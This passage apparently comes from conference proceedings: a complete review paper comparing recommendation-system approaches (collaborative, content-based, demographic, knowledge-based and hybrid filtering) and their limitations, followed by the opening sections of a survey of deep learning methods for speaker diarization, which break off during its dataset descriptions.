Abstract—This paper offers a review of the latest developments in recommendation systems, which are essential for filtering through the online content brought on by personalization trends, changing computer user behaviors, and growing internet access. We look at different types of recommendation systems: content-based, collaborative, demographic filtering, knowledge-based filtering, and hybrid. These systems are effective at producing accurate recommendations, but they have drawbacks such as data sparsity, cold start problems, and issues related to transparency, trust, bias, fairness, and scalability. Choosing the right system for specific needs is tough because there are many options, each with its own advantages and disadvantages. This review aims to make these points clear and set the stage for future research to make recommendation systems better and more efficient.

Index Terms—recommendation systems, collaborative filtering, content-based filtering, demographic filtering, knowledge-based filtering, hybrid systems

I. INTRODUCTION

The utilization of recommendation systems has become more crucial in assisting users' navigation through extensive online information, particularly in the domains of e-commerce, streaming, healthcare, finance, and social media. The issue of the amount of data shown to the user is decreased through the implementation of filtering and personalization techniques that leverage user behavior and preferences. In the context of user experience, these systems play a crucial role in assisting businesses in providing relevant material, ranging from product recommendations to media playlists, effectively customizing to individual preferences within a digitalized marketplace [16], [38], [39].

Recommendation systems utilize an analysis of a certain dataset in order to forecast user evaluations for individual products [12]. Following this analysis, recommendations are generated and the content of the presented page is adjusted to align with the user's preferences [38].

Recommendation systems are categorized into several types: collaborative filtering (CF), content-based, knowledge-

based filtering (KBF), demographic filtering, and hybrid systems [9]. CF recommendations are based on the similarity between users or things, which is determined from interaction data. This approach effectively identifies user preferences in many contexts and may be easily implemented. In contrast, content-based systems utilize the material characteristics of products, so removing the requirement for significant user interaction data. Knowledge-based filtering (KBF) systems provide recommendations based on explicit user requirements. Demographic filtering (DF) systems make recommendations based on demographic information like age, gender, and location, assuming that users within the same demographic group will have similar preferences

Hybrid recommendation systems address the limitations of single-method approaches by merging the strengths of various types, such as CF and content-based methods. They enhance recommendations by combining user behavior data with content features, aiming to provide more accurate and user-tailored suggestions [16].

Although studies show that they perform better than content-based or standalone CF systems, particularly when it comes to reducing cold start and data sparsity, they don't completely solve issues with data limitations, transparency, trust, bias, and fairness [34]. These systems can be complex, making it hard to understand how they work, which can affect user trust. Also, they may still show bias from the methods they use and can struggle with handling very large data efficiently.

Recommendation systems face challenges such as:

- **Data Sparsity:** The issue of data sparsity arises because users often interact with only a small subset of available items, leading to a sparse dataset. Even active users rate just a fraction of the total items, leaving many items with minimal feedback. The challenge of learning user preferences for recommendation systems is made more difficult by the need for more data.

- **Cold Start:** This is a significant issue for new products and new users. It becomes challenging to provide precise advice in the absence of historical data. Recommending popular things to new users is a frequent solution, but it can result in non-personalized suggestions and miss the interests of particular users [14], [34].
- **Privacy:** Recommendation systems often rely on collecting and analyzing user data to generate personalized recommendations. This raises privacy concerns, as sensitive information about users' preferences and behaviors could be exposed or misused. Ensuring data protection and complying with privacy regulations like GDPR [35] is a significant challenge [19].
- **Scalability:** Recommendation systems need to process and analyze large datasets efficiently to provide accurate and relevant recommendations as the number of users and items increases. The computational complexity of algorithms may lead to scalability problems, particularly in collaborative filtering systems where the user-item matrix becomes very large.
- **User Preferences:** Recommendation systems face a challenge in staying relevant when user interests change over time. The recommendation models must be constantly learned and updated in order to adjust to these changing preferences, which can be challenging [28].
- **Transparency and Trust:** If a recommendation's reasoning is unclear, users may be skeptical of it. User trust can be increased by making the recommendation selection process easier to understand and by providing explanations. It can be difficult to accomplish this, though, without sacrificing the algorithms' intellectual nature or overloading users with information [33].
- **Bias and Fairness:** In order to offer balanced recommendations and prevent discrimination, recommendation systems must be fair and unbiased. Bias may lead to overrepresentation of popular items, while fairness demands unbiased treatment of both users and items. Using techniques like excluding data and implementing fairness-aware algorithms is crucial to reducing these problems and preserving the integrity and reliability of the recommendation system [10].

To address these challenges, numerous recommendation algorithms and approaches have been proposed by utilizing supplementary information related to users or items, such as social networks and item categories. These algorithms have exhibited a notable level of efficiency in improving recommendation performance.

In recommendation systems, various metrics are used to measure the similarity between items or users and to evaluate the performance of the system, such as:

- **Cosine Similarity:** Commonly used in content-based and collaborative filtering, cosine similarity measures the cosine of the angle between two vectors to assess similarity. Its limitation lies in assuming equal importance

for all features, which may not be true in all cases. Also, it does not account for the magnitude of ratings, potentially skewing the similarity measure.

- **Pearson Correlation:** Often applied to determine the linear correlation between two variables when determining the degree of similarity between users or items based on ratings. Their limitations include their sensitivity to outliers and their limited ability to capture complex patterns—they can only capture linear relationships.
- **Euclidean Distance:** Used by some content-based systems, Euclidean distance computes the straight-line distance between two points in multidimensional space, to measure similarity. Its drawbacks are that the size of the variables may have a significant impact on them, and high-dimensional spaces may result in the "curse of dimensionality," which makes distances less significant.

This research article aims to offer an overview of the latest research on recommendation systems and different approaches to solving each type of recommendation system. The main contribution of the paper is the structured overview and classification of the recommendation system approaches with a short analysis of their advantages and limitations.

The paper is organized as follows: Section II gives an overview of the existing approaches for recommendation systems. Section III shows the result of the analysis performed on the reviewed approaches and their classification with emphasis on their advantages and limitations and finally Section IV gives a short conclusion of this work and the future directions for research.

II. TYPES OF RECOMMENDATION SYSTEMS

A. Collaborative Filtering (CF)

Most recommendation systems primarily employ collaborative filtering (CF), an incredibly efficient method for recommendation [30], [32]. CF approaches usually depend on user-item interaction matrices to generate recommendations, operating under the assumption that a user's preference can be learned by analyzing the interests of comparable users. This technique aims to predict users' preferences for items by analyzing their past interactions with the items, utilizing both explicit feedback, like ratings and reviews, and implicit feedback, such as clicks and views. Numerous studies have been done regarding the traditional CF approaches [11], [21], [29], resulting in multiple variations of CF-based methods. To deal with the issues mentioned like data sparsity and cold start, various types of additional information, including social networks, user profiles, and item descriptions, have been employed in recommendation systems [15].

CF-based techniques are classified into memory-based methods and model-based methods "Fig 1". Memory-based approaches [17] use user-item interaction data, like rating matrices, to predict unseen ratings by identifying and leveraging the preferences of similar users or items. Model-based approaches, in contrast, represent user preferences and item attributes as latent vectors in a lower-dimensional space.

They extract these latent features from user-item matrices and use the dot product of these vectors for recommendation prediction [20]. Research shows that model-based methods often outperform memory-based ones in accuracy. Still, data sparsity and cold start problems resulting from a lack of user-item interaction data naturally limit the efficacy of CF-based approaches.

Memory-based algorithms [6], [23], [31], also referred to as neighborhood-based collaborating filtering algorithms, use all previously rated items by users to predict ratings. These techniques represent one of the earliest methods for aggregating the interests of neighbors to provide recommendations. Memory-based approaches calculate recommendation similarity from the historical interaction matrix between users and items, using metrics like Euclidean Distance, Pearson Correlation, and Cosine Distance in some cases [27].

They are divided into user-oriented methods, predicting ratings based on similar users' preferences, and item-oriented methods, determining preferences by analyzing ratings of similar items. Although effective in platforms like Amazon, YouTube, and Last.fm, their performance can suffer in large datasets due to the intensive computation required to find similar users or items.

Model-based algorithms, learn from rating data to predict user preferences, showing greater adaptability and scalability than memory-based methods [4], [13], [25], [37]. Learned models are then applied to predict users' perceptions of unknown items. Apart from the user-item rating matrix, side information can also be incorporated into predictive models as useful features that help with cold start problems and data sparsity. Model-based approaches have demonstrated superior adaptability and scalability to large-scale datasets, exhibiting notable performance enhancements in comparison to memory-based approaches.

These algorithms are categorized into latent factor models (LFMs), deep learning models, and representation learning models. Latent factor models (LFMs) split the user-item rating matrix, which is high in dimension, into lower-dimensional latent matrices for both the user and the item. The dominance of LFMs in state-of-the-art recommendation methods can be attributed to their high efficiency [32]. Deep learning models apply neural network architectures to learn complex and non-linear relationships in the data, improving the accuracy and personalization of recommendations. Representation learning models, inspired by neural network language models and techniques like Word2Vec techniques, which include CBOW and Skip-gram [22], serve as sources of inspiration for these models.

Limitations: The drawbacks of collaborative filtering include its dependence on user-item interactions, which can make it difficult to give reliable recommendations in some situations. In particular, the so-called "cold start problem" can cause collaborative filtering to struggle when there is not enough interaction data to infer new users' preferences or to assess recently added items. Sparse data, in which most items receive few ratings, may reduce the efficacy of the system

by making it harder to recognize and suggest less popular or unique content. Additionally, popular items are more likely to be recommended using this method, which may lead to the ignoring of similarly important but less well-known items [24].




Fig. 1. Overview of collaborative filtering methods: memory-based using nearest neighbors and model-based using matrix factorization and deep learning for recommendations.

B. Content-based Filtering

Content-based filtering is a recommendation system technique that suggests items to users based on their preferences and past interactions"Fig 2" [26]. It works by analyzing the attributes or content of items. This type of recommendation system uses built-in characteristics of items, such as keywords, genres, or metadata, to determine the degree of similarity between items and user preferences.

The starting point of a content-based approach for a recommendation system involves constructing a user profile based on their attributes or descriptions of items they have historically acquired. Although the users themselves can create a user profile, it is typically acquired through the feedback they provide on various items. So, it could be linked directly to the field of information retrieval [2] and information filtering [3] research. This approach shows significant efficiency in fields where the attributes of items hold significant importance, such as the recommendation of articles, movies, or music.

Content-based filtering provides personalized recommendations without depending on user feedback or ratings, making it appropriate for situations where user data is limited or incomplete. Various supplementary data, including categories, tags, brands, and images, can be employed to generate descriptive characteristics of an item. These methods are more effective in handling data sparsity and cold-start issues because they depend on the rich content features of users and items.

The advantages over conventional information retrieval methods come from using user profiles, which include information about users' needs, interests, and preferences. Users can provide profiling information either explicitly (via questionnaires, for example) or implicitly (by watching their transactional behavior over time).




Fig. 2. Overview of a content-based recommendation cycle, where user interaction with an item prompts the recommendation of similar items.

Limitations: While various methodologies exist for acquiring a user interest model through content-based recommendation, it is important to note that a content-based recommendation system cannot provide satisfactory recommendations if the content lacks sufficient information to differentiate between items that align with the user’s preferences and those that do not [26].

C. Demographic Filtering (DF)

DF classifies users and produces recommendations based on demographic information “Fig 3” like age, gender, and education [8], [9], [36]. Since DF doesn’t need past interaction data to generate relevant suggestions, it is an effective way to get around the new user issue in contrast to approaches that depend on user ratings.

DF is often used as a reinforcement mechanism to improve the overall quality of recommendations when combined with other recommendation techniques [9]. One advantage of using a demographic approach is that it doesn’t need prior user ratings, unlike content-based and collaborative recommendation systems [9].

Limitations: DF assumes that similar demographics equal similar tastes—which isn’t always the case—the approach might oversimplify user preferences. This may result in general advice that ignores the details unique to each person. Also, demographic filtering raises ethical and privacy issues [1] since it requires careful management of the use of private demographic data to prevent violating user privacy.




Fig. 3. Overview of a DF, where user demographic data is collected and analyzed to generate recommendations.

D. Knowledge-based Filtering (KBF)

KBF is particularly effective for complex and infrequently purchased items like cars, apartments, and financial services [9] [5]. By generating recommendations through explicit user preferences and domain knowledge, it gets around the drawbacks of collaborative and content-based filtering approaches. The KBF uses user-specified parameters, like price limits, to filter and suggest the most relevant items.

KBF can function even with the lack of a large collection of user interactions, avoiding problems such as the cold-start issue and providing more reliable recommendations. The main challenge with KBF is that building a knowledge base that accurately represents the domain’s details requires a significant amount of domain expertise.

Limitations: It takes a lot of experience and resources to create a knowledge base. In addition, because it can take time and effort to update the knowledge base, this method might not be able to adapt quickly to changes in user preferences or market trends.

E. Hybrid

Hybrid recommendation systems use multiple recommendation techniques “Fig 4” to enhance performance while reducing the limitations associated with each individual technique [7]. Several strategies can be used to implement hybrid approaches [36]:

- Individually put collaborative and content-based strategies into practice, then compile their predictions.
- Include a few content-based elements in a collaborative approach.
- Include a few collaborative elements in a content-based approach.
- Create a general combined model that incorporates collaborative and content-based features.




Fig. 4. Workflow of a hybrid recommendation system, starting with user data collection, progressing through collaborative, content-based, and demographic filtering methods, and resulting in hybrid recommendations.

Different techniques are integrated by hybrid recommendation models, such as weighted, switching, cascade, mixed, feature-combination, feature-augmentation, and meta-level, to overcome constraints like data sparsity and cold start. They take advantage of the benefits of different methods to improve the accuracy and applicability of recommendations.

Weighted hybridization initially assigns equal weights to content-based and collaborative filtering methods in a recommendation system. These weights are dynamically adjusted according to the accuracy of predictions. Through the use of a linear formula, this method effectively combines the approaches, utilizing the different benefits to produce a single, cohesive set of suggestions [8], [18].

Switching hybridization systems improve recommendation processes by choosing the best method collaborative or content-based based on criteria that evaluate the effectiveness of each approach. By switching between recommendation systems, these systems effectively handle particular problems, such as the new user problem. Although they add complexity and demand more parameters to establish the switching criteria, their flexibility in responding to the advantages and disadvantages of various recommendation strategies is an important advantage. The switching criterion must be carefully chosen if they are to be effective [7], [8], [18]. A reliable switching criterion is necessary for a switching recommendation system. This criterion should be adjusted to the strengths of the individual algorithm components and should either be a measure of the algorithm's individual confidence levels (that can be compared) or some other comparable metric [8].

Cascade hybridization uses a multi-step refinement process. It begins with a basic item ranking and improves it further using sequential techniques [18]. This method effectively reduces the number of recommendations by first applying a general filter and then applying more specific criteria to the items that require additional classification. Its efficiency and noise tolerance are what make it strong; the output of the first, higher-priority technique directs the refinement process, reducing the impact of the less precise, lower-priority methods. By focusing on the most promising items and only analyzing them in-depth, this targeted refinement improves the overall quality of the recommendations.

Mixed hybridization recommendation systems combine the results of multiple recommendation techniques at the same time, presenting several recommendations for each item from different approaches. With a balanced overall output due to the buffering effect of other methods, this setup allows for a richer set of recommendations for each item. However evaluating mixed hybrids is not easy, especially when using historical data. Compared to other hybrid systems where real user ratings can help determine how accurate the recommendations are, mixed hybrid systems require more complex approaches, like live user studies, for effective evaluation. Mixed hybrids are therefore often excluded from analyses in settings that rely on historical information due to these evaluation complexities.

Feature-combination systems combine elements from multiple recommendation techniques, improving the recommen-

dation process without relying exclusively on one kind of information.

This method improves the data that the recommendation system has access to by adding item similarity insights, which helps to mitigate issues like the sensitivity to the number of user ratings. With the introduction of a "contributing recommender" concept, features that are normally used by one recommendation system are instead used as input for another, thereby adding new feature sets and enhancing the system's capabilities.

Feature combination hybrids maintain a single recommendation component while diversifying the knowledge sources, in contrast to typical hybrids that combine multiple recommendation components. This enables the creation of a sophisticated, multi-dimensional recommendation strategy by enabling a nuanced blend of data and utilizing the advantages of different recommendation logic and methodologies.

Feature-augmentation is a method that relies on the idea of feature combination. Instead of simply transferring existing features, it improves the primary recommendation system by integrating fresh, original features produced by the logic of a contributing domain.

This approach provides flexibility and reduces the challenges that feature combination hybrids may face due to higher data dimensionality. Hybrids of feature augmentation produce a unique, original feature for every item, enhancing its input without overloading the primary recommendation system [18].

These hybrids work in a sequential way, where the output of one method—for example, an association rules engine that finds related items—is used as an enhanced attribute in the next recommendation system.

Meta-level works by feeding one recommendation technique's internal model into another. Meta-level hybrids incorporate the entire model learned by the first technique into the second one, leading to resolving the problem of data sparsity in collaborative filtering.

Unlike feature augmentation, where a learned model is used to generate new features for a second algorithm, meta-level hybrids directly input the entire model into the next stage of recommendation.

This method is particularly effective in content-collaborative hybrids, where the learned model provides a condensed representation of a user's interests.

Limitations: The complexity of these systems can be significantly higher, as they combine multiple recommendation techniques, leading to potential challenges in implementation, maintenance, and optimization. Integrating different methods can also result in increased computational costs and the need for more sophisticated infrastructure.

III. RESULTS

In the analysis of different recommendation system methodologies, we evaluated the key advantages and limitations of each approach based on their characteristics. The following Table I summarizes the pros and cons of various filtering

techniques, providing an overview that summarizes the main conclusions from our analysis of each approach.

TABLE I
PROS AND CONS OF DIFFERENT FILTERING TECHNIQUES

Method	Characteristics	
	Pros	Cons
Collaborative Filtering	Provides unexpected recommendations; improves with more user data.	Suffers from cold start and sparsity problems; scalability issues.
Content-based Filtering	Specific to user's preferences; no need for other user data.	Can lead to over-specialization; limited scope of recommendations.
Demographic Filtering	Simple to implement; easy to categorize users; stable over time.	Less personalized; may make broad generalizations; issues with bias and fairness.
Knowledge-based Filtering	Effective for complex items and new items; detailed personalization.	Requires strong domain knowledge; more complex to implement.
Hybrid Filtering	Combines the strengths of various methods; more robust recommendations.	Complexity in design and implementation; computational cost.

IV. CONCLUSION

This research has examined a variety of recommendation systems and outlined the subtle differences between collaborative, content-based, demographic, knowledge-based, and hybrid filtering methodologies.

Though they all have their limitations, each strategy has unique benefits and fits particular needs in the recommendation domain. While collaborative filtering is excellent at utilizing user interaction data, it struggles with data sparsity and cold start problems. Content-based systems offer personalized recommendations but risk over-specialization. Demographic filtering provides a broader perspective based on user demographics but may lack deep personalization and it has ethical and privacy issues. Knowledge-based systems can handle difficult and uncommon decision-making situations, but developing and maintaining them requires a high level of domain expertise. Hybrid systems have the potential to combine the best aspects of several approaches, but their complexity and processing demands bring difficulties.

To summarize, the development of effective and efficient recommendation systems requires a balanced consideration of these methodologies, tailored to the specific context and requirements of the application domain.

REFERENCES

- [1] Mohammad Yahya H Al-Shamri. User profiling approaches for demographic recommender systems. *Knowledge-Based Systems*, 100:175–187, 2016.
- [2] Ricardo Baeza-Yates, Berthier Ribeiro-Neto, et al. *Modern information retrieval*, volume 463. ACM press New York, 1999.
- [3] Nicholas J Belkin and W Bruce Croft. Information filtering and information retrieval: Two sides of the same coin? *Communications of the ACM*, 35(12):29–38, 1992.
- [4] Daniel Billsus, Michael J Pazzani, et al. Learning collaborative information filters. In *Icml*, volume 98, pages 46–54, 1998.
- [5] Sarah Bouraga, Ivan Jureta, Stéphane Faulkner, and Caroline Herssens. Knowledge-based recommendation systems: A survey. *International Journal of Intelligent Information Technologies (IJIT)*, 10(2):1–19, 2014.
- [6] John S Breese, David Heckerman, and Carl Kadie. Empirical analysis of predictive algorithms for collaborative filtering. *arXiv preprint arXiv:1301.7363*, 2013.
- [7] Robin Burke. Hybrid recommender systems: Survey and experiments. *User modeling and user-adapted interaction*, 12:331–370, 2002.
- [8] Robin Burke. Hybrid web recommender systems. *The adaptive web: methods and strategies of web personalization*, pages 377–408, 2007.
- [9] Erion Çano and Maurizio Morisio. Hybrid recommender systems: A systematic literature review. *Intelligent data analysis*, 21(6):1487–1524, 2017.
- [10] Yashar Deldjoo, Dietmar Jannach, Alejandro Bellogin, Alessandro Difonzo, and Dario Zanzonelli. Fairness in recommender systems: research landscape and future directions. *User Modeling and User-Adapted Interaction*, 34(1):59–108, 2024.
- [11] Michael D Ekstrand, John T Riedl, Joseph A Konstan, et al. Collaborative filtering recommender systems. *Foundations and Trends® in Human-Computer Interaction*, 4(2):81–173, 2011.
- [12] Kim Falk. *Practical recommender systems*. Simon and Schuster, 2019.
- [13] Ken Goldberg, Theresa Roeder, Dhruv Gupta, and Chris Perkins. Eigentaste: A constant time collaborative filtering algorithm. *information retrieval*, 4:133–151, 2001.
- [14] Guibing Guo. Resolving data sparsity and cold start in recommender systems. In *User Modeling, Adaptation, and Personalization: 20th International Conference, UMAP 2012, Montreal, Canada, July 16-20, 2012. Proceedings 20*, pages 361–364. Springer, 2012.
- [15] Qing Guo, Zhu Sun, and Yin-Leng Theng. Exploiting side information for recommendation. In *Web Engineering: 19th International Conference, ICWE 2019, Daejeon, South Korea, June 11–14, 2019, Proceedings 19*, pages 569–573. Springer, 2019.
- [16] Qingyu Guo, Fuzhen Zhuang, Chuan Qin, Hengshu Zhu, Xing Xie, Hui Xiong, and Qing He. A survey on knowledge graph-based recommender systems. *IEEE Transactions on Knowledge and Data Engineering*, 34(8):3549–3568, 2020.
- [17] Won-Seok Hwang, Ho-Jong Lee, Sang-Wook Kim, and Minsoo Lee. On using category experts for improving the performance and accuracy in recommender systems. In *Proceedings of the 21st ACM international conference on Information and knowledge management*, pages 2355–2358, 2012.
- [18] Folasade Olubusola Isinkaye, Yetunde O Folajimi, and Bolande Ade-fowoke Ojokoh. Recommendation systems: Principles, methods and evaluation. *Egyptian informatics journal*, 16(3):261–273, 2015.
- [19] Arjan JP Jeckmans, Michael Beye, Zekeriya Erkin, Pieter Hartel, Reginald L Lagendijk, and Qiang Tang. Privacy in recommender systems. *Social media retrieval*, pages 263–281, 2013.
- [20] Yehuda Koren, Robert Bell, and Chris Volinsky. Matrix factorization techniques for recommender systems. *Computer*, 42(8):30–37, 2009.
- [21] Greg Linden, Brent Smith, and Jeremy York. Amazon. com recommendations: Item-to-item collaborative filtering. *IEEE Internet computing*, 7(1):76–80, 2003.
- [22] Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. Efficient estimation of word representations in vector space. *arXiv preprint arXiv:1301.3781*, 2013.
- [23] Atsuyoshi Nakamura and Naoki Abe. Collaborative filtering using weighted majority prediction algorithms. In *Proceedings of the fifteenth international conference on machine learning*, pages 395–403, 1998.
- [24] Senthilselvan Natarajan, Subramaniaswamy Vairavasundaram, Sivaramakrishnan Natarajan, and Amir H Gandomi. Resolving data sparsity and cold start problem in collaborative filtering recommender system

- using linked open data. *Expert Systems with Applications*, 149:113248, 2020.
- [25] Dmitry Pavlov and David Pennock. A maximum entropy approach to collaborative filtering in dynamic, sparse, high-dimensional domains. *Advances in neural information processing systems*, 15, 2002.
 - [26] Michael J Pazzani and Daniel Billsus. Content-based recommendation systems. In *The adaptive web: methods and strategies of web personalization*, pages 325–341. Springer, 2007.
 - [27] Rachael Rafter. *Evaluation and conversation in collaborative filtering*. PhD thesis, University College Dublin, 2010.
 - [28] Al Mamunur Rashid, Istvan Albert, Dan Cosley, Shyong K Lam, Sean M McNee, Joseph A Konstan, and John Riedl. Getting to know you: learning new user preferences in recommender systems. In *Proceedings of the 7th international conference on Intelligent user interfaces*, pages 127–134, 2002.
 - [29] Steffen Rendle, Christoph Freudenthaler, Zeno Gantner, and Lars Schmidt-Thieme. Bpr: Bayesian personalized ranking from implicit feedback. *arXiv preprint arXiv:1205.2618*, 2012.
 - [30] J Ben Schafer, Dan Frankowski, Jon Herlocker, and Shilad Sen. Collaborative filtering recommender systems. In *The adaptive web: methods and strategies of web personalization*, pages 291–324. Springer, 2007.
 - [31] Upendra Shardanand and Pattie Maes. Social information filtering: Algorithms for automating “word of mouth”. In *Proceedings of the SIGCHI conference on Human factors in computing systems*, pages 210–217, 1995.
 - [32] Yue Shi, Martha Larson, and Alan Hanjalic. Collaborative filtering beyond the user-item matrix: A survey of the state of the art and future challenges. *ACM Computing Surveys (CSUR)*, 47(1):1–45, 2014.
 - [33] Nasim Sonboli, Jessie J Smith, Florencia Cabral Berenfus, Robin Burke, and Casey Fiesler. Fairness and transparency in recommendation: The users’ perspective. In *Proceedings of the 29th ACM Conference on User Modeling, Adaptation and Personalization*, pages 274–279, 2021.
 - [34] Zhu Sun, Qing Guo, Jie Yang, Hui Fang, Guibing Guo, Jie Zhang, and Robin Burke. Research commentary on recommendations with side information: A survey and research directions. *Electronic Commerce Research and Applications*, 37:100879, 2019.
 - [35] Álvaro Tejeda-Lorente, Juan Bernabé-Moreno, Julio Herce-Zelaya, Carlos Porcel, and Enrique Herrera-Viedma. Adapting recommender systems to the new data privacy regulations. In *New Trends in Intelligent Software Methodologies, Tools and Techniques*, pages 373–385. IOS Press, 2018.
 - [36] Poonam B Thorat, Rajeshwari M Goudar, and Sunita Barve. Survey on collaborative filtering, content-based filtering and hybrid recommendation system. *International Journal of Computer Applications*, 110(4):31–36, 2015.
 - [37] Lyle H Ungar and Dean P Foster. Clustering methods for collaborative filtering. In *AAAI workshop on recommendation systems*, volume 1, pages 114–129. Menlo Park, CA, 1998.
 - [38] Bogdan Walek and Vladimir Fojtik. A hybrid recommender system for recommending relevant movies using an expert system. *Expert Systems with Applications*, 158:113452, 2020.
 - [39] Shiwen Wu, Fei Sun, Wentao Zhang, Xu Xie, and Bin Cui. Graph neural networks in recommender systems: a survey. *ACM Computing Surveys*, 55(5):1–37, 2022.

An Overview of Deep Learning Methods for Speaker Diarization

Petar Tushev, BSc

Monika Simjanoska, PhD

Kostadin Mishev, PhD

petar.tushev.1@students.finki.ukim.mk

monika.simjanoska@finki.ukim.mk

kostadin.mishev@finki.ukim.mk

Faculty of Computer Science and Engineering
Skopje, Macedonia

Abstract—Speaker diarization is the process of partitioning an audio stream containing human speech into homogeneous segments according to the identity of each speaker. This involves identifying distinct speakers, determining when each speaker is active, and attributing speech segments to their respective speakers. This paper is a survey of speaker diarization, the techniques and methodologies that are applied in this field as well as the datasets that used to benchmark the performance of the aforementioned approaches.

I. INTRODUCTION

Speaker diarization, a fundamental task in speech processing, involves the division of audio streams into segments corresponding to individual speakers. Over the years, researchers have explored a multitude of methodologies to tackle this task effectively. Among these methodologies are cluster-based approaches [1], which group segments of speech based on similarity, and various neural network architectures [2], [3], including but not limited to convolutional neural networks (CNNs) [4] and recurrent neural networks (RNNs). Moreover, recent advancements have seen a trend towards hybrid methods [5] that combine the strengths of both traditional clustering techniques and modern neural network architectures. Central to the success of speaker diarization algorithms are the features they utilize for segmentation. These features encompass a wide range of characteristics, including spectral properties, speaker embeddings extracted from deep neural networks and temporal information. By making use of these features, speaker diarization systems aim to achieve accurate and reliable segmentation results across diverse audio content. Evaluating the performance of speaker diarization systems is crucial for assessing their effectiveness and comparing different approaches. To this end, researchers commonly employ various metrics such as signal-to-noise ratio and signal-to-distortion ratio. These metrics provide insights into the system's ability to accurately identify speakers amidst varying acoustic conditions and levels of background noise. Benchmarking studies often rely on established datasets such as CALLHOME [6], AMI [7], VoxCeleb [8], WSJ0-2mix [9], amongst many others. These datasets offer a rich variety of

speech content, dialects, and speaking styles. Moreover, they encompass diverse acoustic environments and a wide range of speakers, thereby facilitating comprehensive evaluation and comparison of speaker diarization systems under various real-world scenarios. In this paper, we review the realm of speaker diarization, exploring different methodologies, feature representations, and evaluation strategies. Through experimental analysis and comparison, we aim to shed light on the strengths and limitations of existing approaches, paving the way for further advancements in this area of speech processing.

II. DATASETS

With the growing demand for robust and reliable audio processing systems, the availability of high-quality and diverse audio datasets has become increasingly crucial. These datasets provide the foundation for training, validating, testing and benchmarking algorithms and models in various audio-related tasks.

A. VoxCeleb

With the growing demand for robust and reliable audio processing systems, the availability of high-quality and diverse audio datasets has become increasingly crucial. VoxCeleb [8] is an audio-visual dataset consisting of short clips of human speech, extracted from interview videos uploaded to YouTube. VoxCeleb contains speech from speakers spanning a wide range of different ethnicities, accents, professions and ages. All speaking face-tracks are captured "in the wild", with background chatter, laughter, overlapping speech, pose variation and different lighting conditions. VoxCeleb consists of both audio and video. Each segment is at least 3 seconds long.

B. CALLHOME

CALLHOME American English Speech [6] was developed by the Linguistic Data Consortium (LDC) and consists of 120 unscripted 30-minute telephone conversations between native speakers of English. All calls originated in North America. This corpus contains speech data files with documentation describing their contents and format.

